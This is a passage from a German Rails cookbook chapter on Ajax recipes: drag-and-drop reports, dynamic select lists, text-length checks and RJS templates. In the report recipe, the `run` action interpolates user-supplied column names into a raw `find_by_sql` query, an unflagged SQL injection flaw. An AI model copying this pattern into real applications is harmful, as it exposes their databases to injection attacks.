Der `:update`-Option wird »files« übergeben, was der ID des `div`-Tags entspricht, das wir aktualisieren wollen. Die `:url`-Option erwartet die gleichen Parameter wie `url_for`. Wir übergeben einen Hash, in dem wir festlegen, dass die `add_field`-Aktion das `XMLHttpRequest`-Objekt verarbeiten soll. Schließlich legt die `:position`-Option noch fest, dass die neuen Ausgabeelemente hinter den Elementen platziert werden sollen, die sich in dem durch die `:update`-Option festgelegten Element befinden. Die für `:position` verfügbaren Optionen sind `:before`, `:top`, `:bottom` und `:after`.

Abbildung 8-1 zeigt ein Formular, das Benutzern erlaubt, eine beliebige Anzahl von Dateien hochzuladen, indem so viele Dateiauswahl-Elemente wie nötig hinzugefügt werden.




Abbildung 8-1: Ein Formular, das JavaScript nutzt, um sich selbst zusätzliche Eingabeelemente hinzuzufügen

Siehe auch

- Rezept 8.10, »Die Benutzerschnittstelle mit visuellen Effekten anreichern«

8.2 Maßgeschneiderte Berichte mit Drag-and-Drop

Problem

Benutzer sind an Drag-and-Drop-Anwendungen gewöhnt, aber es ist wirklich schwer, dieses Feature in eine Webanwendung zu integrieren. Wie kann man eine Webanwendung mehr nach einer Desktop-Anwendung aussehen lassen, indem man Drag-and-Drop-Funktionalität einbindet?

Lösung

Bei Rails können Sie die Drag-and-Drop-Funktionalität der JavaScript-Bibliothek script.aculo.us nutzen, um die Benutzer die Spalten ihrer Berichte auswählen zu lassen.

Um das zu demonstrieren, wollen wir annehmen, dass Sie eine Webschnittstelle auf eine Kundendatenbank bereitstellen. Diese Datenbank wird von verschiedenen Leuten in Ihrem Unternehmen genutzt, und jeder Anwender hat seine eigene Vorstellung davon, welche Felder für ihn wichtig sind. Sie wollen eine einfach zu verwendende und reaktive Schnittstelle zur Verfügung stellen, die es den Benutzern ermöglicht, den Bericht nach eigenen Vorstellungen zu gestalten.

Der Bericht verwendet die `customers`-Tabelle Ihrer Datenbank, die wie folgt definiert ist:

db/schema.rb:

```
ActiveRecord::Schema.define(:version => 1) do
  create_table "customers", :force => true do |t|
    t.column "company_name", :string
    t.column "contact_name", :string
    t.column "contact_title", :string
    t.column "address", :string
    t.column "city", :string
    t.column "region", :string
    t.column "postal_code", :string
    t.column "country", :string
    t.column "phone", :string
    t.column "fax", :string
  end
end
```

Legen Sie einen View an, der die Spalten der `customers`-Tabelle aufführt und jede dieser Spalten als »draggable« (also als »ziehbar«) definiert. Dann definieren Sie einen Bereich, in dem die verschiebbaren Spalten empfangen werden. Fügen Sie einen Link hinzu, der den Bericht generiert, und einen weiteren, der ihn wieder zurücksetzt.

app/views/customers/report.rhtml:

```
<h1>Selbst definierter Bericht</h1>

<% for column in Customer.column_names %>
  <div id="<%= column %>" style="cursor:move;">
    <%= column %>;
  </div>
  <%= draggable_element("#{column}", :revert => false) %>
<% end %>

<div id="select-columns">
  <% if session['select_columns'] %>
    <%= session['select_columns'].join(", ").to_s %>
  <% end %>
</div>

<%= link_to_remote "Bericht generieren",
                   :update => "report",
                   :url => { :action => "run" } %>

(<%= link_to "Zurücksetzen", :action => 'reset' %>)

<div id="report">
</div>

<%= drop_receiving_element("select-columns",
                           :update => "select-columns",
                           :url => { :action => "add_column" }) %>
```

Im CustomersController definieren Sie `add_column` als Aktion, die auf die Ajax-Requests reagiert, also angestoßen wird, wenn Spalten in den entsprechenden Bereich verschoben werden. Definieren Sie auch eine Methode, die den Bericht generiert, und eine weitere, die ihn zurücksetzt, indem sie den `select_columns`-Schlüssel des `session`-Hashs leert.

app/controllers/customers_controller.rb:

```
class CustomersController < ApplicationController

  def report
  end

  def add_column
    if session['select_columns'].nil?
      session['select_columns'] = []
    end
    session['select_columns'] << params[:id]
    render :text => session['select_columns'].join(", ").to_s
  end

  def run
    if session['select_columns'].nil?
      render :text => '<p style="color: red;">no fields selected</p>'
    else
```

```
      @customers = Customer.find_by_sql("select
          #{session['select_columns'].join(", ").to_s} from customers")
      render :partial => 'report'
    end
  end

  def reset
    session['select_columns'] = nil
    redirect_to :action => 'report'
  end
end
```

Nun legen Sie einen partiellen View namens *_report.rhtml* an, um den Bericht selbst auszugeben:

app/views/customers/_report.rhtml:

```
<table>
  <tr>
  <% for column in session['select_columns'] %>
    <th><%= column %></th>
  <% end %>
  </tr>

  <% for customer in @customers %>
    <tr>
    <% for column in session['select_columns'] %>
      <td><%=h customer.send(column) %></td>
    <% end %>
    </tr>
  <% end %>
</table>
```

Das Layout muss sowohl die JavaScript-Bibliotheken enthalten als auch das Aussehen des zulässigen Bereichs im Berichts-View definieren:

app/views/layouts/customers.rhtml:

```
<html>
<head>
  <title>Kunden: <%= controller.action_name %></title>
  <%= stylesheet_link_tag 'scaffold' %>
  <%= javascript_include_tag :defaults %>
  <style type="text/css">
    #select-columns {
      position:         relative;
      width:            400px;
      height:           90px;
      background-color: #e2e2e2;
      border:           2px solid #ccc;
      margin-top:       20px;
      padding:          10px;
    }
  </style>
</head>
```

```
<body>

<p style="color: green"><%= flash[:notice] %></p>

<%= yield %>

</body>
</html>
```

Diskussion

Der Berichts-View beginnt mit einer Iteration über die Spalten der Kundentabelle. Innerhalb dieser Schleife besitzt jede Spalte ein `div`-Tag mit einer `id`, die dem Spaltennamen entspricht. Die Schleife ruft auch `draggable_element` auf, das festlegt, dass jedes dieser `div`-Elemente verschoben werden kann. Das Setzen der `:revert`-Option auf `false` bedeutet, dass eine von ihrer ursprünglichen Position verschobene Spalte nicht wieder zu ihrem Ausgangspunkt zurückspringt, wenn die Maustaste losgelassen wird. Außerdem wird `style="cursor:move;"` zu diesen verschiebbaren `div`-Elementen hinzugefügt. Dieser Stil hebt die Drag-Metapher noch einmal hervor, indem er den Cursor verändert, wenn er über ein verschiebbares Element bewegt wird.

Als Nächstes definiert der View ein `div`-Element mit der `id` `select-columns`. Dieses Element stellt das Ziel dar, an das die Spalten bewegt werden können. Die `drop_receiving_element`-Methode nimmt die `id` dieses `div`-Elements und verknüpft damit einen Aufruf der `add_column`-Aktion, wenn Spalten in diesen Bereich gezogen werden. Die `:update`-Option von `drop_receiving_element` gibt an, dass der Inhalt des empfangenden Elements durch die von `add_column` gerenderte Ausgabe ersetzt werden soll. `add_column` speichert die angewählten Spalten in einem Array im `session`-Hash. Das Array wird über Kommas zusammengeführt und im empfangenden `div`-Tag ausgegeben.

Der von `link_to_remote` generierte Link stößt die `run`-Aktion an, die den Bericht generiert. Die `:update`-Option packt die Ausgabe des von `run` gerenderten Partials in das mit `id` benannte `div`-Element. Die `run`-Aktion nimmt sich die Spalten aus dem Session-Array (wenn es welche gibt) und baut daraus einen SQL-Querystring auf, der an die `find_by_sql`-Methode des `Customer`-Modells übergeben wird. Das Ergebnis dieser Query wird in `@customers` gespeichert, das während des Renderns dem *_report.rhtml*-Partial zur Verfügung gestellt wird.

Die meisten Requests unserer Lösung sind Ajax-Requests aus dem `XMLHttpRequest`-Objekt. `reset` ist die einzige Methode, die die Seite tatsächlich auffrischt. Nach einer kurzen Erläuterung finden die meisten Benutzer gut entworfene Drag-and-Drop-Schnittstellen intuitiv, da sie eher an vertraute Desktop-Anwendungen erinnern als die statische HTML-Alternative. Wenn die Zugänglichkeit der Daten ein wichtiger Aspekt ist, können Sie eine alternative Schnittstelle für diejenigen bereitstellen, die sie benötigen.

Abbildung 8-2 zeigt drei für den Bericht ausgewählte Spalten und die gerenderte Ausgabe.

Abbildung 8-2: Ein anpassbarer Bericht, der Drag-and-Drop zur Feldauswahl verwendet

Siehe auch

- Rezept 8.3, »Elemente dynamisch in eine Auswahlliste einfügen«

8.3 Elemente dynamisch in eine Auswahlliste einfügen

Problem

Sie wollen Optionen effektiv in eine Auswahlliste einfügen, ohne für jedes neu hinzugefügte Element die Seite erneut anfordern zu müssen. Sie haben versucht, Optionselemente durch Anhängen ans DOM einzufügen, aber Sie erhalten bei verschiedenen Browsern widersprüchliche Ergebnisse, wenn Sie das zuletzt hinzugefügte Element als »ausgewählt«

markieren. Sie müssen außerdem in der Lage sein, die Liste neu zu sortieren, sobald ein Element eingefügt wurde.

Lösung

Zuerst geben Sie die Auswahlliste mit Hilfe eines partiellen Templates aus, dem ein Array von `Tags` übergeben wird. Als Nächstes verwenden Sie `form_remote_tag`, um ein neues Tag zu übertragen, das in die Datenbank eingefügt werden soll, und lassen den Controller das Partial mit einer aktualisierten Liste von `Tags` neu rendern.

Speichern Sie die Tags in der Datenbank mit der Tabelle, die durch die folgende Migration definiert wird:

db/migrate/001_create_tags.rb:

```
class CreateTags < ActiveRecord::Migration
  def self.up
    create_table :tags do |t|
      t.column :name, :string
      t.column :created_on, :datetime
    end
  end

  def self.down
    drop_table :tags
  end
end
```

Sie können die Eindeutigkeit von `tag` erzwingen, indem Sie im Modell die Active Record-Validierung nutzen:

app/models/tag.rb:

```
class Tag < ActiveRecord::Base

  validates_uniqueness_of :name
end
```

Im Layout rufen Sie `javascript_include_tag :defaults` auf, weil Sie sowohl die Funktionalität des `XMLHttpRequest`-Objekts aus *prototype.js* als auch die visuellen Effekte der script.aculo.us-Bibliotheken benötigen.

app/views/layouts/tags.rhtml:

```
<html>
  <head>
    <title>Tags</title>
    <%= javascript_include_tag :defaults %>
  </head>
  <body>
    <%= yield  %>
  </body>
</html>
```

list.rhtml enthält das neue Tag-Formular und einen Aufruf von `render :partial` zur Ausgabe der Liste:

app/views/tags/list.rhtml:

```
<h1>Tags</h1>

<% form_remote_tag(:update => 'list',
                   :complete => visual_effect(:highlight, 'list'),
                   :url => { :action => :add } ) do %>
  <%= text_field_tag :name %>
  <%= submit_tag "Tag hinzufügen" %>
<% end %>

<div id="list">
  <%= render :partial => "tags", :locals => {:tags => @tags} %>
</div>
```

Das für die Generierung der Auswahlliste verantwortliche Partial enthält:

app/views/tags/_tags.rhtml:

```
Tags gesamt: <b><%= tags.length %></b>;

<select name="tag" multiple="true" size="6">
  <% i = 1 %>
  <% for tag in tags %>
    <option value="<%= i %>"><%= tag.name %></option>
    <% i += 1 %>
  <% end %>
</select>
```

Der Controller enthält zwei Aktionen: `list`, die eine sortierte Liste von Tags für die anfängliche Darstellung übergibt, und `add`, die versucht, neue Tags einzufügen, und die die Auswahlliste erneut rendert:

app/controllers/tags_controller.rb:

```
class TagsController < ApplicationController

  def list
    @tags = Tag.find(:all,:order => "created_on desc")
  end

  def add
    Tag.create(:name => params[:name])
    @tags = Tag.find(:all, :order => "created_on desc")
    render :partial => "tags", :locals => {:tags => @tags}, :layout => false
  end
end
```

Diskussion

Die Lösung verdeutlicht die Flexibilität von Controllern, die vorbereitete Partials als Response auf Ajax-Requests zurückschicken. Der View konstruiert ein Formular, das

einen Ajax-Request sendet, indem er die `add`-Aktion des `Tags`-Controllers aufruft. Die Aktion versucht, das neue Tag einzufügen, und rendert im Gegenzug erneut das Tag-Auswahllisten-Partial mit einer aktualisierten Liste der `Tags`.

Das durch Ajax gewonnene Ansprechverhalten und die Flexibilität erkauft man sich oft mit Verwirrung: Der Benutzer erhält häufig nicht genug Feedback darüber, was gerade passiert. Die Lösung unternimmt verschiedene Versuche, um zu verdeutlichen, dass ein Tag hinzugefügt wird. Sie erhöht die Gesamtzahl der Tags (die im `_tags`-Partial ausgegeben wird). Sie gibt das neue Tag zu Beginn der Multiauswahlliste aus (die nach Anlegedatum sortiert ist), wo das Tag ohne Scrollen einfach zu sehen ist. Und sie verwendet das `:complete`-Callback (das nach Abschluss von `XMLHttpRequest` aufgerufen wird), um das neue Tag kurzzeitig in Gelb hervorzuheben.

Abbildung 8-3 zeigt »Lisp« als neu in die Liste eingefügtes Element.




Abbildung 8-3: Ein Formular, das Elemente dynamisch in eine Auswahlliste einfügt

8.4 Die Länge eines Textfeldes überwachen

Problem

Sie besitzen ein Formular mit einem Textarea-Element, das einem Attribut Ihres Modells entspricht. Das Modell verlangt, dass dieses Feld eine bestimmte maximale Länge nicht übersteigt. Das Textarea-Element von HTML besitzt keine eingebaute Möglichkeit, die

Länge der Eingabe zu beschränken. Sie suchen eine unaufdringliche Möglichkeit, um dem Benutzer anzuzeigen, dass er mehr Text eingegeben hat, als vom Modell erlaubt ist.

Sie besitzen zum Beispiel ein Formular, in dem Autoren eine kurze Einführung zu ihren Artikeln eingeben können. Diese Einführung hat eine maximale Länge (in Zeichen). Um diese Anforderung zu erfüllen, speichern Sie die Einführung in einem Feld fester Länge in Ihrer Datenbank. Die Autoren geben den Text in einem Formular ein, das ein Textarea-Element enthält, dessen maximale Länge (255 Zeichen) angegeben ist. Sie wollen die Autoren darüber informieren, wenn ihre Einführungen zu lang sind, bevor sie das Formular übertragen.

Lösung

Das Layout bindet die Prototype-JavaScript-Bibliothek ein und definiert einen `error`-Stil für die Ausgabe von Meldungen:

app/views/layouts/articles.rhtml:

```
<html>
<head>
  <title>Articles: <%= controller.action_name %></title>
  <%= javascript_include_tag 'prototype' %>
  <style>
    #article_body {
      background:    #ccc;
    }
    .error {
      background:    #ffc;
      margin-bottom: 4px;
      padding:       4px;
      border:        2px solid red;
      width:         400px;
    }
  </style>
</head>
<body>
<%= yield %>
</body>
</html>
```

Ihr Formular enthält ein Textarea-Element, das durch einen Aufruf des `text_area`-Helpers generiert wird, sowie einen Aufruf von `observe_field`, das mit diesem Element arbeitet:

app/views/articles/edit.rhtml:

```
<h1>Artikel bearbeiten</h1>

<% form_tag :action => 'update', :id => @article do %>
  <p>
    <div id="length_alert"></div>
    <label for="article_body">Kurze Einführung (maximal 255 Zeichen)</label>
```

```
    <%= text_area 'article', 'body', "rows" => 10  %>
  </p>
  <%= submit_tag 'Bearbeiten' %>
<% end %>

<%= observe_field("article_body", :frequency => 1,
                            :update => "length_alert",
                              :url => { :action => "check_length"}) %>
```

Ihr Controller enthält die `check_length`-Methode, die die Länge der Daten im Textfeld prüft:

app/controllers/articles_controller.rb:

```
class ArticlesController < ApplicationController

  def edit
  end

  def check_length
    body_text = request.raw_post || request.query_string

    total_words = body_text.split(/\s+/).length
    total_chars = body_text.length
    if ( total_chars >= 255 )
      render :text => "<p class=\"error\">Warnung: Text zu lang!
                       (#{total_chars} Zeichen; #{total_words}
                       Wörter.)</p>"
    else
      render :nothing => true
    end
  end
end
```

Diskussion

Wenn Ihre Anwendung ein Textarea-Element enthält, in das etwas Wichtiges eingetragen wird, dann sollten Sie daran denken, dass die Benutzer viel Zeit damit verbringen, Text in dieses Feld einzutragen. Wenn Sie eine Längenbegrenzung einführen, dann sollten die Benutzer diese Grenze nicht durch Experimentieren herausfinden müssen. Wenn Sie dem Benutzer einfach nur mitteilen, dass das der Text zu lang ist und er von vorne beginnen muss, wird er es vielleicht gar nicht erst erneut versuchen. Ein Hinweis während der Eingabe ist da genau das richtige Maß an Intervention. Diese Lösung überlässt es dem Benutzer zu entscheiden, wie er den Text am besten bearbeitet, damit er in das Feld passt.

Der JavaScript-Helper `observe_field` überwacht den Inhalt des im ersten Argument angegebenen Feldes. Die `:url`-Option gibt an, welche Aktion aufzurufen ist, und `:frequency` gibt an, wie oft das passieren soll. In der Lösung wird die Aktion `check_length` einmal pro Sekunde für das Textfeld mit der `id` `article_body` aufgerufen. Zusätzliche Parameter können Sie mit der Option `:with` festlegen, die einen JavaScript-Ausdruck als Parameter verlangt.

`observe_field` akzeptiert auch alle Optionen, die an `link_to_remote` übergeben werden können:

`:confirm`

Fügt einen Bestätigungsdialog ein.

`:condition`

Führt den entfernten Request bedingt aus, basierend auf diesem Ausdruck. Nutzen Sie das, um browserseitige Bedingungen zu beschreiben, für die der Request nicht ausgeführt werden soll.

`:before`

Wird aufgerufen, bevor der Request initiiert wird.

`:after`

Wird unmittelbar nach der Initiierung des Requests und vor `:loading` aufgerufen.

`:submit`

Legt die DOM-Element-ID fest, die als Parent der Formularelemente verwendet wird. Standardmäßig handelt es sich dabei um das aktuelle Formular, es kann aber auch die ID einer Tabellenzeile oder eines anderen DOM-Elements sein.

Abbildung 8-4 zeigt das Textfeld mit der Warnung, die ausgegeben wird, wenn die maximale Länge überschritten wurde.




Abbildung 8-4: Ein Textfeld, das einen warnt, wenn die maximale Länge erreicht ist

Siehe auch

- Rezept 10.10, »Die HTTP-Kommunikation mit Firefox-Erweiterungen debuggen«

8.5 Seitenelemente mit RJS-Templates aktualisieren

Problem

Sie wollen mehrere DOM-Elemente mit einem einzigen Ajax-Aufruf aktualisieren. Sie besitzen zum Beispiel eine Anwendung, mit der Sie Aufgaben verwalten und neue Aufgaben hinzufügen können. Wird eine neue Aufgabe hinzugefügt, wollen Sie mit einem einzigen Request die Aufgabenliste und verschiedene andere Elemente der Seite aktualisieren.

Lösung

Verwenden Sie den Rails-JavaScriptGenerator und RJS-Templates, um JavaScript dynamisch zu generieren und in den gerenderten Templates einzusetzen.

Zuerst binden Sie die Prototype- und script.aculo.us-Bibliotheken in Ihr Layout ein:

app/views/layouts/tasks.rhtml:

```
<html>
<head>
  <title>Aufgaben: <%= controller.action_name %></title>
  <%= javascript_include_tag :defaults %>
  <%= stylesheet_link_tag 'scaffold' %>
</head>
<body>

<p style="color: green"><%= flash[:notice] %></p>

<%= yield %>
</body>
</html>
```

Der Index-View gibt die Liste der Aufgaben über ein Partial aus. Der Aufruf des `form_remote_tag`-Helpers sendet neue Aufgaben mit Hilfe eines `XMLHttpRequest`-Objekts an den Server:

app/views/tasks/index.rhtml:

```
<h1>Meine Aufgaben</h1>

<div id="notice"></div>

<div id="task_list">
  <%= render :partial => 'list' %>
</div>
```

```
<br />

<% form_remote_tag :url => {:action => 'add_task'} do %>
  <p><label for="task_name">Neue Aufgabe</label>;
  <%= text_field 'task', 'name'  %></p>
  <%= submit_tag "Anlegen" %>
<% end %>
```

Das `_list.rhtml`-Partial geht Ihre Ausgaben durch und gibt sie in einer Liste aus:

app/views/tasks/_list.rhtml:

```
<ul>
<% for task in @tasks %>
  <% for column in Task.content_columns %>
    <li><%=h task.send(column.name) %></li>
  <% end %>
<% end %>
</ul>
```

Der `TasksController` definiert dann die `index`- und `add_task`-Methoden für die Darstellung und das Hinzufügen von Aufgaben:

app/controllers/tasks_controller.rb:

```
class TasksController < ApplicationController

  def index
    @tasks = Task.find :all
  end

  def add_task
    @task = Task.new(params[:task])
    @task.save
    @tasks = Task.find :all
  end
end
```

Zum Schluss erzeugen Sie ein RJS-Template, das definiert, welche Elemente mit JavaScript aktualisiert werden sollen und wie das geschehen soll:

app/views/tasks/add_task.rjs:

```
page.replace_html 'notice',
    "<span style=\"color: green;\">#{@tasks.length} Aufgaben,
         aktualisiert am #{Time.now}</span>"

page.replace_html 'task_list', :partial => 'list'

page.visual_effect :highlight, 'task_list', :duration => 4
```

Diskussion

Während dies geschrieben wird, ist der `JavaScriptGenerator`-Helper nur unter Edge Rails (der aktuellsten Prerelease-Version von Rails) verfügbar.

Wenn Rails einen Request von einem `XMLHttpRequest`-Objekt verarbeitet, dann wird die diesen Request verarbeitende Aktion aufgerufen und üblicherweise danach ein Template gerendert. Wenn Ihre Anwendung eine Datei umfasst, deren Name der Aktion entspricht und die mit *.rjs* endet, werden die Anweisungen in dieser Datei (oder RJS-Template) vom `JavaScriptGenerator` verarbeitet, bevor sie vom ERb-Template gerendert wird. Der `JavaScriptGenerator` erzeugt JavaScript basierend auf den Methoden, die in der RJS-Template-Datei definiert sind. Dieser JavaScript-Code wird dann auf die ERb-Template-Datei angewandt, die im `XMLHttpRequest`-Aufruf initiiert wurde. Letztendlich können Sie also eine Reihe von Seitenelementen mit einem einzigen Ajax-Request aktualisieren, ohne die ganze Seite neu laden zu müssen.

Die Lösung enthält ein Ajax-Formular, das den `form_remote_tag`-Helper verwendet, um neue Aufgaben per `XMLHttpRequest` an den Server zu senden. Die `:url`-Option legt fest, dass die `add_task`-Aktion diese Requests verarbeiten soll, was durch das Anlegen einer neuen Aufgabe in der Datenbank geschieht. Als Nächstes wird das zu dieser Aktion gehörende RJS-Template verarbeitet.

Die RJS-Template-Datei (*add_task.rjs*) enthält eine Reihe von Methoden, die auf das `page`-Objekt angewandt werden. `page` repräsentiert dabei das zu aktualisierende DOM. Der erste Aufruf ist `page.replace_html`, der die Elemente im DOM verarbeitet, die die ID `notice` aufweisen, und er ersetzt deren Inhalt durch den HTML-Code, der im zweiten Argument übergeben wurde. Ein weiterer Aufruf von `page.replace_html` ersetzt das `task_list`-Element durch die Ausgabe des *_list.rhtml*-Partials. Die letzte Methode, `page.visual_effect`, bindet einen visuellen Effekt ein, der eine Änderung andeutet, indem er das `task_list`-Element kurzzeitig durch einen gelben Hintergrund hervorhebt.

Abbildung 8-5 zeigt das Ergebnis des Hinzufügens einer neuen Aufgabe.

Abbildung 8-5: RJS-Templates zur Aktualisierung verschiedener Seitenelemente mit nur einem Ajax-Request verwenden

8.6 JavaScript in Templates einfügen

Problem

Sie wollen JavaScript-Code in eine Seite einbinden und ihn als Ergebnis eines einzelnen Ajax-Aufrufs ausführen. Zum Beispiel wollen Sie dem Benutzer Ihrer Site ermöglichen, einen Artikel Ihrer Seite zu drucken. Zu diesem Zweck wünschen Sie sich einen »Drucken«-Link, der Banner und Navigationselemente versteckt, die Seite druckt und dann wieder den ursprünglichen Zustand herstellt. Das Ganze soll mit nur einem `XMLHttpRequest` geschehen.

Lösung

Binden Sie die Prototype- und script.aculo.us-Bibliotheken in Ihr Layout ein und definieren Sie die Positionen der verschiedenen Abschnitte auf Ihrer Seite:

app/views/layouts/news.rhtml:

```
<html>
  <head>
    <title>News</title>
    <%= javascript_include_tag :defaults %>
    <style type="text/css">
       #news {
         margin-left: 20px;
         width: 700px;
       }
       #mainContent {
         float: right;
         width: 540px;
       }
       #leftNav {
         float: left;
         margin-top: 20px;
         width: 150px;
       }
       #footer {
         clear: both;
         text-align: center;
       }
    </style>
  </head>
  <body>
    <%= yield  %>
  </body>
</html>
```

Der Inhalt Ihrer Seite besteht aus dem zu druckenden Artikel mit dem Drucker-unfreundlichen Banner und der Site-Navigation. Fügen Sie in diesen View einen »Artikel drucken«-Link mit der `link_to_remote`-Methode ein:

app/views/news/index.rhtml:

```
<div id="news">
  <div id="header">
    <%= image_tag
        "http://m.2mdn.net/viewad/693790/Oct05_learninglab_4_728x90.gif" %>
  </div>
  <div id="frame">
    <div id="mainContent">
      <h2>What Is Web 2.0</h2>

      <%= link_to_remote("Artikel drucken",
                         :url =>{ :action => :print }) %><br />

      <p>September 2005. Born at a conference brainstorming
      session between O'Reilly and MediaLive International,
      the term "Web 2.0" has clearly taken hold, but there's
      still a huge amount of disagreement about just what Web
      2.0 means. Some people decrying it as a meaningless
      marketing buzzword, and others accepting it as the new
      conventional wisdom. I wrote this article in an attempt
      to clarify just what we mean by Web 2.0.</p>

    </div>
    <div id="leftNav">
      <%= link_to "Home" %>;
      <%= link_to "LinuxDevCenter.com" %>;
      <%= link_to "MacDevCenter.com" %>;
      <%= link_to "ONJava.com" %>;
      <%= link_to "ONLamp.com" %>;
      <%= link_to "OpenP2P.com" %>;
      <%= link_to "Perl.com" %>;
      <%= link_to "XML.com" %>;
    </div>
  </div>
  <div id="footer">
    <br />
    (C) 2006, O'Reilly Media, Inc.
  </div>
</div>
```

Der `NewsController` richtet zwei Aktionen ein: die normale Ausgabeaktion und die Aktion für das Drucken. Keine dieser Methoden benötigt eine zusätzliche Funktionalität.

app/controllers/news_controller.rb:

```
class NewsController < ApplicationController

  def index
  end

  def print
  end
end
```

Das RJS-Template versteckt die Elemente, die nicht mit ausgedruckt werden sollen, ruft `window.print()` auf und stellt anschließend die versteckten Elemente wieder her.

app/views/news/print.rjs:

```
page.hide 'header'
page.hide 'leftNav'
page.hide 'footer'

page.<<'javascript:window.print()'

page.show 'header'
page.show 'leftNav'
page.show 'footer'
```

Diskussion

Das RJS-Template in unserer Lösung erzeugt eine geordnete Folge von JavaScript-Befehlen, die die unerwünschten Elemente einer Seite verstecken. Während diese Elemente versteckt sind, öffnet es für den Benutzer den browsereigenen Drucken-Dialog. Nachdem der Dialog abgeschlossen wurde, werden die versteckten Elemente wieder ausgegeben.

Die JavaScriptGenerator-Methode << bildet den Schlüssel, um die versteckten Elemente nach dem Drucken-Dialog wieder sichtbar zu machen. Diese Methode fügt den JavaScript-Code direkt in die Seite ein.

Abbildung 8-6 zeigt die Seite vor dem Drucken. Die druckbare Seite ist nur in einer Druckvorschau im Drucken-Dialog sichtbar.

